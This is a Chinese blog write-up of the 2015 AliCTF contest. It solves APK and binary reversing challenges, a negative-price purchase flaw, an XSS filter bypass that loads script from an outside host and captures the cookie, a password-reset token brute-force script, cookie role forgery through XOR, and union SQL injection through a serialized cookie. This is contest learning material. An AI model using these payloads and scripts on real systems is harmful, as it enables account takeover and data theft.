

2015 AliCTF Writeup

原创

隐形人真忙 于 2015-04-03 13:41:05 发布 1890 收藏

分类专栏: [web渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/u011721501/article/details/44854077>

版权



[web渗透测试](#) 专栏收录该内容

56 篇文章 7 订阅

订阅专栏

0x00



给了个apk, 反编译之。使用JEB, 一开始使用classes_dex2jar出来的代码不能看....

入口的Activity中有两个对话框,发现调用了check方法, 只要不报异常就能成功。

```
try {
    this.b.check(this.a.getText().toString());
    new AlertDialog.Builder(this.b).setMessage("正确").setNeutralButton("OK", null).create().show();
}
catch(Exception v0) {
    new AlertDialog.Builder(this.b).setMessage("错误").setNeutralButton("OK", v3).create().show();
}
```

<http://blog.csdn.net/u011721501>

这里的this.b是M类的一个对象, 所以找M类中的check方法。

进入check, 看到代码的意思如下, 调用getKey获取一个8字节的字符串:

```
try {
    v0_1 = this.getKey();
}
```

这里不会抛异常, 所以调用的是T类中的方法。

然后接下来, 里面有个16元素的数组, 赋值的索引很乱, 只能写纸上依次把元素的值找出来。

真正的关键代码如下:

```

while(v1 < arg10.length()) {
    if((v2[v1] & 255) != ((arg10.charAt(v1) ^ v0_1.charAt(v1 % v0_1.length())) & 255)) {
        throw new RuntimeException();
    }
    ++v1;
}
}

```

<http://blog.csdn.net/u011721501>

在循环中，v1从0开始，v2是题目中给出的数组，一共16个元素。arg10是我们从TextView中传递过来的字符串。只要绕过if就不抛异常了。

看到if的条件是异或运算然后比较，得出绕过条件boddylanboddylan这个16位串与数组的元素挨个异或求出值即可，写段代码如下：

```


1 #coding=utf-8
2 c = [0,3,13,19,85,5,15,78,22,7,7,68,14,5,15,42]
3 d = 'boddylanboddylan'
4 s = ''
5
6 for x in xrange(0,16):
7     s+=chr(c[x]^ord(d[x]))
8
9 print s

```

<http://blog.csdn.net/u011721501>


得到flag: blow,in the winD.

输入到APK中，弹出正确的dialog，然后提交到题目就得分了。



0x01





然后登录Admin账户，可以发现卖东西的页面：



SheepShop

Home

Logged in as Admin

Register

Login

Shop

<http://blog.csdn.net/u011721501>

但是只有一点点钱，所以只能抓包看看能不能把数量改为负数。



真的可以，提交后alert一个payment，反向付款让我直接变土豪了。



SheepShop

- Home
- Register
- Login
- Shop

Logged in as Admin! You have \$2147470747!

| # | Alpaca | Value | Buy |
|---|---|-------|------------------------------------|
| 1 |  | \$10 | <input type="button" value="Buy"/> |
| 2 |  | \$30 | <input type="button" value="Buy"/> |
| 3 |  | \$50 | <input type="button" value="Buy"/> |
| 4 |  | \$100 | <input type="button" value="Buy"/> |


<http://blog.csdn.net/u011721501>

用这些钱去买那个最贵的草泥马得到flag。



SheepShop

- Home
- Register
- Login
- Shop



<http://blog.csdn.net/u011721501>

0x03



右键查看源码，给出了一段jquery代码。使用jquery的getScript方法载入default.js，第一反应是要绕过URL验证导向我们自己的js文件。

思路有了就要绕过了。

导向到我们自己的js，要使用前端猥琐流URL Hacking技术，在web之困和乌云知识库上都有看到过URL中的@可以作为重定向。

Js代码的目的就是将location.hash的URL进行解析，分离出URL组成中的协议、端口、认证的用户名密码，以及判断了是否域名为notexist.example.com。

重点是如果将重定向的域名指定为我们的js地址，绕过如下代码：

```
}
if(this.authority != 'notexist.example.com'){
  alert(4);
  this.illegal = true;
  return;
} http://blog.csdn.net/u011721501
```

具体绕过是根据这段代码：

```
//parse username and password
pos = this.authority.indexOf('@');
if(pos == -1){
  this.username = null;
  this.password = null;
}else{
  this.username = this.authority.substr(0, pos);
  this.authority = this.authority.substr(pos+1);
  pos = this.username.indexOf(':');
  if(pos == -1){
    this.password = null;
  }else{
    this.password = this.username.substr(pos+1);
    this.username = this.username.substr(0, pos);
  }
} http://blog.csdn.net/u011721501
```

原理主要是用了@的不同含义，@既可以用来做验证，即前面跟用户名密码然后冒号分割，又可以进行重定向。绕过就是依靠这个性质，payload如下：

http://ef4c3e7556641f00. alictf.com/xss.php?http://x:x@notexist.example.com:@xss.hacktask.net/bLabyp?1427513459

红色部分是我的js地址。

在xss平台上，成功收到flag:

当前位置： 首页 > 项目内容 配置 查看代码

项目名称: XSS Domain: 全部

接口地址: 安装插件

| 时间 | 接收的内容 | Request Headers | 操作 |
|---------------------|---|---|----|
| 2015-03-28 11:55:32 | location : http://ef4c3e7556641f00. alictf.com/index2.php?http://x:x@notexist.example.com:@xss.hacktask.net/bLabyp?1427513459 toplocation : http://ef4c3e7556641f00. alictf.com/index2.php?http://x:x@notexist.example.com:@xss.hacktask.net/bLabyp?1427513459 cookie : flag=aHR0cDovL2VmNGMzZTc1NTY2NDZmMDAuYWxpY3RmLmNvbS9kYXRvdWVyemlfaGVfd2VpcXVubWFtYV9kZWd1c2hpLnBocD90b2t1bj1kZDRlOGMzNDl0ZDIiMzEyODdhOTI0MzY1ZjBkNGE5Ng opener : | HTTP_REFERER : http://ef4c3e7556641f00. alictf.com/index2.php?http://x:x@notexist.example.com:@xss.hacktask.net/bLabyp?1427513459 HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 5.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.101 Safari/537.36 REMOTE_ADDR : 121.40.137.173, 176.34.28.32 http://blog.csdn.net/u011721501 | 删除 |

Base64解码一次这个flag, 得到一个URL, 点进去就是flag了。


0x04



这里打开后看到有登录、注册和密码找回。既然搞业务逻辑, 密码找回的概率大, 所以从它入手, 随便注册一个账号, 看到邮件发来之时是以一串token作为url连接:



猜测这个token可以破解出来, 在密码找回页面上, 看到了提示:



每次打开页面的serverTime都不一样, 但是这个key不变, 所以肯定用了什么组合方式将这个key作为token的一部分。

之前有从乌云上看到360的密码找回的弱token字段的爆破, 所以这里要研究一下这个pass_token是如何生成的, 这样就可以绕过邮箱了。

随便申请个账号ynu, 点击密码找回做个测试, 发现邮件中有发件时间的提示, 我用了用户名+key+时间戳的组合进行测试。但是邮件中没有给秒数, 所以自己做个list遍历看能不能得到token, 代码如下:

```

#coding=utf-8
import requests
import time
l = []
for x in xrange(0,60):
    if x < 10:
        a = "2015-03-29 10:48:0%d" % x
        l.append(a)
    else:
        a = "2015-03-29 10:48:%d" % x
        l.append(a)

def md5(str1):
    import hashlib
    m = hashlib.md5()
    m.update(str1)
    return m.hexdigest()

def gettime(a):
    timeArray = time.strptime(a, "%Y-%m-%d %H:%M:%S")
    timeStamp = int(time.mktime(timeArray))
    return str(timeStamp)

#8191650f3d46f9540fb6bb252b968315
for x in l:
    s = "ynu"+"673f3e705c8d5b7af675f309e58d46c9"+gettime(x)
    psw = md5(s)
    if psw == "8f65b254f25476d179b6c167b76f18e3":
        print x,"=",psw

```

<http://blog.csdn.net/u011721501>

运行结果如下：

```

2015-03-29 10:48:58 = 8f65b254f25476d179b6c167b76f18e3
[Finished in 2.9s]

```

<http://blog.csdn.net/u011721501>

可以看到，成功生成了token。

按照这个思路，将admin的密码找回链接生成出来就行了。

步骤：

- 1、点击密码找回，输入admin
- 2、提交，然后提交前要查看源码，主要是看那个serverTime，给了秒数。
- 3、在程序中递增这个秒数直到获取了url。

代码如下，因为发邮件会有一定的延迟，所以要递增这里的gettime函数中的秒数，直到输出的html页面不是“链接失效”：

```

#admin
s = "admin" + "673f3e705c8d5b7af675f309e58d46c9"+gettime("2015-03-29 14:36:01")
url = "http://jinan.alyctf.com/resetpass/reset.php?pass_token="+md5(s)
print url
r = requests.get(url);
#print r.content

```

<http://blog.csdn.net/u011721501>

生成了admin的密码重置URL之后，点击进去可以设置密码了：

重置密码,当前用户 : admin

新密码 (必须大于8位否则无效) :

Password

重复新密码 (同上密码) :

Password

重置密码
http://blog.csdn.net/u011721501

这里还有个坑,改了密码登录发现被检测出异常登录,蛋疼。

心想肯定限制了IP,提交X-Forwarded-For字段,还是不行。就差一点儿去爆破常用的内网网段了。。。。。。。。。

最后脑洞开了,==济南人事管理系统,真不会是用真的济南的IP来搞吧.....

找了个在济南上学的同学,然后用QQ的远程控制功能登录这个题,输入admin的账号密码,用了济南的IP再次登录就获取到了flag:

恭喜你,你已成功登录系统!注销

。当前用户是 : admin, 您可以获得Flag : 3499e3b1524936b8df49630fc4181f64a332e524

http://blog.csdn.net/u011721501

我做完之后,看到公告是说降低了题目的难度,不知道是不是直接找个济南IP加载X-Forwarded-For字段里就行了。

0x05

题目名称 : 密码宝宝

题目描述 : 输入正确的密码即为本题的Flag。(附件查看)

50pt 80pt 50pt

http://blog.csdn.net/u011721501

脱壳

Upx壳,在BT5下面使用upx -d先进行脱壳。

调试

Od加载发现运行不起来,有反调试。

运行程序,然后attach。

在GetWindowTextA下断,回溯堆栈,找到程序调用的地方。

```

:0040591C      cld
:0040591D      mov     edx, [ecx+37Ch]
:00405923      push   edx
:00405924      call   ds:GetWindowTextA
:0040592A      jz     short loc_40592F
:0040592C      jnz    short loc_40592F

```

http://blog.csdn.net/u011721501

回溯上一层

```
int __usercall sub_405940@<eax>(int a1@<edi>)
{
    bool v1; // zf@1
    int v2; // ecx@1

    ((void (__thiscall *)(int))loc_405900)(a1);
    sub_405D20(a1 + 80, 775, 0);
    sub_405D20(a1 + 80, 776, 0);
    sub_405D20(a1 + 80, 777, 0);
    v1 = ((int (__thiscall *)(int))loc_405160)(a1) == 0;
    v2 = 777;
    if ( v1 )
        v2 = 776;
    return sub_405D20(a1 + 80, v2, 1);
}
```

其中loc_405900就是获取用户输入的地方。猜测验证key的程序在loc_405160。这2个函数因为花指令，ida没有把他们识别为函数，因此不能反编译。进入loc_405160,发现往栈上赋值，猜测为flag。

```
00405179      mov     byte ptr [ebp-110h], 6Ah
00405180      mov     byte ptr [ebp-10Fh], 68h
00405187      mov     byte ptr [ebp-10Eh], 69h
0040518E      mov     byte ptr [ebp-10Dh], 6Eh
00405195      mov     byte ptr [ebp-10Ch], 6Ch
0040519C      mov     byte ptr [ebp-10Bh], 6Ch
004051A3      mov     byte ptr [ebp-10Ah], 6Ch
004051AA      mov     byte ptr [ebp-109h], 0
```

往下看了下，有对字符串变换的指令，直接拖到该函数结束的地方，下个断点。

```
00405865      cmp     dword ptr [ebp-4], 0
00405869      jnl    short loc_4058C3
```


这儿如果跳转，程序返回1。如果不跳，程序返回0。因此这应该大概是最终比较的地方。所以选择在此处下断。

再次查看那块内存。

| 地址 | HEX 数据 | ASCII |
|----------|--|--------------------|
| 0012F4D8 | 37 35 34 33 31 31 31 00 00 00 00 00 00 00 00 | 7543111u01.1721501 |
| 0012F4E8 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |

得到flag。

0x06



拿到页面之后，发现源码页面有注释的两段PHP代码，一段是加密算法，一段是解密算法。


一进来就显示Guest，没有登录的话，应该是cookie字段有东西，抓包看果然有个role字段，是base64编码过的，解码一下发现没有实际意义。

这时就想到能不能从算法本身入手，分析代码中的缺陷来自己构造出Admin账户的role字段，就可以访问Article了。

分析源码：

1、加密算法

具体的加密算法流程如下：



密文的Guest前后32位组成为：

$\text{md5(Guest)} \oplus 32\text{位md} \oplus \V

后32位为：

$32\text{位md} \oplus \text{reverse_}\V

2、解密算法

解密算法只返回一个32位的串。

取前面32位，组成为：

$\text{Md5(Guest)} \oplus 32\text{位md} \oplus \V 结合我们加密时获取的后面32位的数据，这32位和明文本身无关，经过异或运算的性质，相同值为0,任何串和0异或是它本身。就可以推导出Admin的role字段，具体过程如下，前32位主要使用异或把Guest的md5抵消掉，然后加上我们的Admin的md5值，具体的公式如下：

$\text{md5(Guest)} \oplus 32\text{位md} \oplus \$V \oplus \text{md5(Admin)} \oplus \text{md5(Guest)}$

后32位都一样，从http报文的role的后32位base64解码之后拼接过来就行了。这里的自带的role字段的值base64解码后要凑够64位，加两个等号补位。

还原Admin的role字段代码如下：

```
test2.php x 50.py x tmp.py x 1.py x
1 #coding=utf-8
2 import sys
3 '''md5函数'''
4 def md5(str1):
5     import hashlib
6     m = hashlib.md5()
7     m.update(str1)
8     return m.hexdigest()
9 AdminRole = ''
10 tmplist = []
11
12 GuestRole = 'YTBmPzJtZj4xZDZobTFkZ2V1MDQ2bDBnZzprZjUyYT5RVQMUA5ZCFABAVcNVFAAVgdQVAEGUGVRUQAGVFMGVw=='
13 base64 = GuestRole.decode('base64')
14 GuestStr = md5('Guest')
15 AdminStr = md5('Admin')
16
17
18 #-----test-----
19 for i in xrange(0,32):
20     tmplist.append(ord(GuestStr[i])^ord(AdminStr[i]))
21
22 for i in range(0,32):
23     AdminRole += chr(ord(base64[i])^tmplist[i])
24
25 #拼接一下
26 AdminRole += base64[32:]
27 AdminRole = str(AdminRole.encode('base64')).replace("=", "").replace("\n", "")
28 print "flag is %s" % AdminRole
29 #ZWd1YWQ4NzljNzBgZmU1b2RnN2ZiNGIyNjtiZzJlYjNjNRVQMUA5ZCFABAVcNVFAAVgdQVAEGUGVRUQAGVFMGVw
30
31
```


<http://blog.csdn.net/u011721501>

运行结果：

```
blind.py
c
d
RemoteSystemsTempF
test
02.php
03.php
18 #-----test-----
19 for i in xrange(0,32):
20     tmplist.append(ord(GuestStr[i])^ord(AdminStr[i]))
21
22 for i in range(0,32):
23     AdminRole += chr(ord(base64[i])^tmplist[i])
AdminRole is ZWd1YWQ4NzljNzBgZmU1b2RnN2ZiNGIyNjtiZzJlYjNjNRVQMUA5ZCFABAVcNVFAAVgdQVAEGUGVRUQAGVFMGVw
[Finished in 0.1s]
```

<http://blog.csdn.net/u011721501>

运行代码即可获取Admin的role字符串，抓包加入至cookie，然后成功返回了页面，提示我们是Admin用户。




但是访问Article会找不到flag，居然还有坑==。。。

抓包看下，发现还有个article字段，urldecode一下发现是个PHP序列化字符串，是个integer类型，内容为1，抓包截图：



我们尝试修改这个原来的1，发现页面返回不一样了，第一反应这里可能要注入拿flag。



提交string类型的序列化字符串，分别提交：

s:9:"1 and 1=1";

s:9:"1 and 1=2";

页面返回有差异，确定为注入点。这里肯定是把序列化字符串直接带入了SQL语句进行查询了。

使用order by猜解列数，发现为两列：

```
Cookie: role=YjA2bzNhP2VrbmA%2FN2EyYmJmPDY2OGR1Pz04ZGNgMTtSVVNSUQIAUwULVw
article:s:12:"1 order by 1";;
LoginState=LofSbdTmOCWvRSI7Yd3On2QrsvE43ZP%2BS9tI%2BVexkeKLk6Mz0jUzOsrJGB
...
response
raw headers hex html render
<p class="lead">nothing in cookie!</p>
<!-- Bootstrap core JavaScript
===== -->
<!-- Placed at the end of the document so the pages load faster -->
<script src="main files/jquery.min.js"></script>
```

```
Accept-Encoding: gzip, deflate
Cookie: role=YjA2bzNhP2VrbmA%2FN2EyYmJmPDY2OGR1Pz04ZGNgMTtS
article:s:12:"1 order by 2";;
LoginState=LofSbdTmOCWvRSI7Yd3On2QrsvE43ZP%2BS9tI%2BVexkeKL
...
response
raw headers hex html render
<p class="lead">nothing in cookie!</p>
<!-- Bootstrap core JavaScript
```

```
http://cbcd512994370fc3d6a05eb9a73b31e9. alictf.com/dba8880fbcc025266576950828b2c
p?token=42afe8e626fca9ef4e2732ba73956b0b
Accept-Encoding: gzip, deflate
Cookie: role=YjA2bzNhP2VrbmA%2FN2EyYmJmPDY2OGR1Pz04ZGNgMTtSVVNSUQIAUwULVwBxBAYFU
article:s:12:"1 order by 3";;
LoginState=LofSbdTmOCWvRSI7Yd3On2QrsvE43ZP%2BS9tI%2BVexkeKLk6Mz0jUzOsrJGB7aRxxhDp
...
response
raw headers hex html render
<h3 class="masthead-brand">Cover</h3>
<nav>
<ul class="nav masthead-nav">
<li><a href="index.php?token=42afe8e626fca9ef4e2732ba73956b0b">
<li class="active"><a
```

页面出错

使用union查询来确定回显列数，为第二列：

1 2 3

go cancel host 05eb9a73b31e9.alicf.com

< > port 80 use SSL

request

raw params headers hex

```

Proxy-Connection: Keep-Alive
Accept: /*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko
Referer: http://cbcd512994370fc3d6a05eb9a73b31e9.alicf.com/dba8880fbcc025266576950828b2c4a7/rrrrrrrrrrrrrticle
p?token=42afe8e626fca9ef4e2732ba73956b0b
Accept-Encoding: gzip, deflate
Cookie: role=1jA2bzMhPzVkbmK*3FN2EYfm0mPDT200r1Pz04ZGNgMTtSVVNSUQIAUwULVwBxBAYFUQRcVgFSBgcJVlMEAgFWU;
article=s:26:"1 and 1=2 union select 1,2";;
LoginState=Le6ShdTm0GVrRSI7Yd38n3QswE433P43D69tI*2BVexkeKLk6Mz0jUzOsrJGB7aRxhDpEmtIPUF IhOw*0A3oOmzU*

```

response

raw headers hex html render

```

<p class="lead">2</p>
<!-- Bootstrap core JavaScript
===== -->
<!-- Placed at the end of the document so the pages load faster -->
<script src="main_files/jquery.min.js"></script>
<script src="main_files/bootstrap.min.js"></script>
<script src="main_files/docs.min.js"></script>

```

第二列有回显

http://blog.csdn.net/u011721501

获取flag，这里算我人品好，当时做到这里快没时间了，于是猜flag字段和flag表，人品爆发！！！！

Payload为：

S:39:"1 and 1=2 union select 1,flag from flag";

1 2 3

go cancel host 05eb9a73b31e9.alicf.com

< > port 80 use SSL

request

raw params headers hex

```

Proxy-Connection: Keep-Alive
Accept: /*/*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko
Referer:
http://cbcd512994370fc3d6a05eb9a73b31e9.alicf.com/dba8880fbcc025266576950828b2c4a7/arrrrrrrrrrrticle.php?token=42afe8e626fca9ef4e2732ba73956b0b
Accept-Encoding: gzip, deflate
Cookie: role=YjA2b2NhP2VkbmA%2FN2EyYmJmPDY2OGRlPzU0ZGNGMltSVVNSUQIAUwULVwBxBAYFUQRcVgFSBgcJVlMEAgFWUg;
article=s:39:"1 and l=2 union select 1,flag from flag";;
LoginState=LofShdTmOGWrPSI7Yd3Op2OrsvF437P%2BS9+I%2BVeykeKLk6Mz0jUzOsrJGB7aRxhDpEmtIPUFihOw%0A3oOmzU%2BX

```

response

raw headers hex html render

```

<p class="lead">actf_flag_yizhixiaomifeng_feizaihuangcongzhong.php</p>
<!-- Bootstrap core JavaScript
===== -->
<!-- Placed at the end of the document so the pages load faster -->
<script src="main_files/jquery.min.js"></script>
<script src="main_files/bootstrap.min.js"></script>
<script src="main_files/docs.min.js"></script>

```

flag页面

<http://blog.csdn.net/u011721501>

直接访问这个页面就获取了flag:

```

GET
/dba8880fbcc025266576950828b2c4a7/actf_flag_yizhixiaomifeng_feizaihuangcongzhong.php?token=42afe8e626fca9ef4e2732ba73956b0b HTTP/1.1
Host: cbcd512994370fc3d6a05eb9a73b31e9.alicf.com
Proxy-Connection: Keep-Alive
Accept: /*/*
Accept-Language: zh-CN
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0; SE 2.X MetaSr 1.0) like Gecko
Referer:
http://cbcd512994370fc3d6a05eb9a73b31e9.alicf.com/dba8880fbcc025266576950828b2c4a7/arrrrrrrrrrrticle.php?token=42afe8e626fca9ef4e2732ba73956b0b

```

response

raw headers hex html render

```

Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Content-Length: 141
<html><meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
Flag is here!
4a5fe08bddc99690f17a84edea2d715b3e23ad1c</html>

```

<http://blog.csdn.net/u011721501>